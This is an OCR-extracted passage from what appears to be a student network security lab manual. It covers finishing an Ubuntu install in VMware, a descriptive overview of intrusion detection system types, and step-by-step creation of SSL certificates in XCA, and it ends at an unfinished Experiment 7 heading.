- Select **Store virtual disk as a single file**.
- Click **Next**.




Step 7: Finish Virtual Machine Creation

- Review the settings.
- Click **Finish** to create the virtual machine.






Step 8: Install Ubuntu

- The virtual machine starts automatically.
- Ubuntu installation begins.
- Wait patiently until installation completes.
- The system will reboot automatically.

Step 9: Login to Ubuntu

- Enter the **username and password** created earlier.
- Ubuntu desktop will appear.


Install Ubuntu 13.04
Install
Who are you?
Your name:
Your computer's name:
The name it uses when it talks to other computers.
Pick a username:
Short password
Log in automatically
Require my password to log in
Encrypt my home folder
Back
Continue


Install Ubuntu 13.04
7:05 PM
Examples
Install Ubuntu 13.04
Installation Complete
Installation has finished. You can continue testing Ubuntu now, but until you restart the computer, any changes you make or documents you save will not be preserved.
Restart Now
wikiHow to Install VMware and Use VMware to Install Ubuntu


SERVICE

**EXPERIMENT - 5**

**AIM:**

Demonstrate intrusion detection system

**Step – 1:** A system called an intrusion detection system (IDS) observes network traffic for malicious transactions and sends immediate alerts when it is observed. It is software that checks a network or system for malicious activities or policy violations.





**Step -2 : How does an IDS work**

- An ID (Intrusion Detection System) monitors the traffic on a computer network to detect any suspicious activity.
- It analyzes the data flowing through the network to look for patterns and signs of abnormal behavior.
- The IDS compares the network activity to a set of predefined rules and patterns to identify any activity that might indicate an attack or intrusion.
- If the IDS detect something that matches one of these rules or patterns, it sends an alert to the system administrator.
- The system administrator can then investigate the alert and take action to prevent any damage or further intrusion.


**Classification of Intrusion Detection System**

IDS are classified into 5 types:

**Network Intrusion Detection System (NIDS):** Network intrusion detection systems (NIDS) are set up at a planned point within the network to examine traffic from all devices on the network. It performs an observation of passing traffic on the entire subnet.




- Host Intrusion Detection System (HIDS): Host intrusion detection systems (HIDS) run on independent hosts or devices on the network.
- An example of HIDS usage can be seen on mission- critical machines, which are not expected to change their layout.





- Protocol-based Intrusion Detection System (PIDS): Protocol-based intrusion detection system (PIDS) comprises a system or agent that would consistently reside at the front end of a server.
- Application Protocol-based Intrusion Detection System (APIDS): An application Protocol-based Intrusion Detection System (APIDS) is a system or agent that generally resides within a group of servers.
- Hybrid Intrusion Detection System: Hybrid intrusion detection system is made by the combination of two or more approaches to the intrusion detection system.


**EXPERIMENT - 6**

**AIM:** Create SSL certificate using XCA software.

**Step -1 : To create private key and digital certificates:**

- Click on start -> select XCA.









- An x certificate and key management box appears on the screen. Select new database and give a name. For example: Hyderabad

**Step – 2:**


- Select private key and create a new key.








**Step – 3 :**

- In the same way, we can create any number of keys.






- Now select certificate signing request and click on new request.




**Step – 4 :**

- Select subject tab and give any internal name. For example: Hyderabad








- Select extension tab and select the type as certification authority.

**Step – 5 :**

- Select key usage and select the following as in the figure.






- Then click on the certificate and click on sign.

**Step – 6 :**

- Then this box appears. Again give all the information as given in the extension and key usage.





- Then the certificate will appear as shown.




**Step – 7 :**

- Now select certificates and click on new certificate. The above mentioned steps are to be followed again by providing subject, extensions and key usage.
- Now the following box appears on screen.


X Certificate and Key management
File Import Token Extra Help
Private Keys
Certificate signing requests
Certificates
Templates
Revocation lists
Internal name
commonName
CA
Serial
hyderabad
Yes 5012F5F76832BD69
loyola
Yes 237E2FD6B1ED316D
New Certificate
Export
Import
Show Details
Delete
Import PKCS#12
Import PKCS#7
Plain View
Database: C:\Users\User\Documents\loyola.xdb
Search


**EXPERIMENT - 7**

**AIM:**

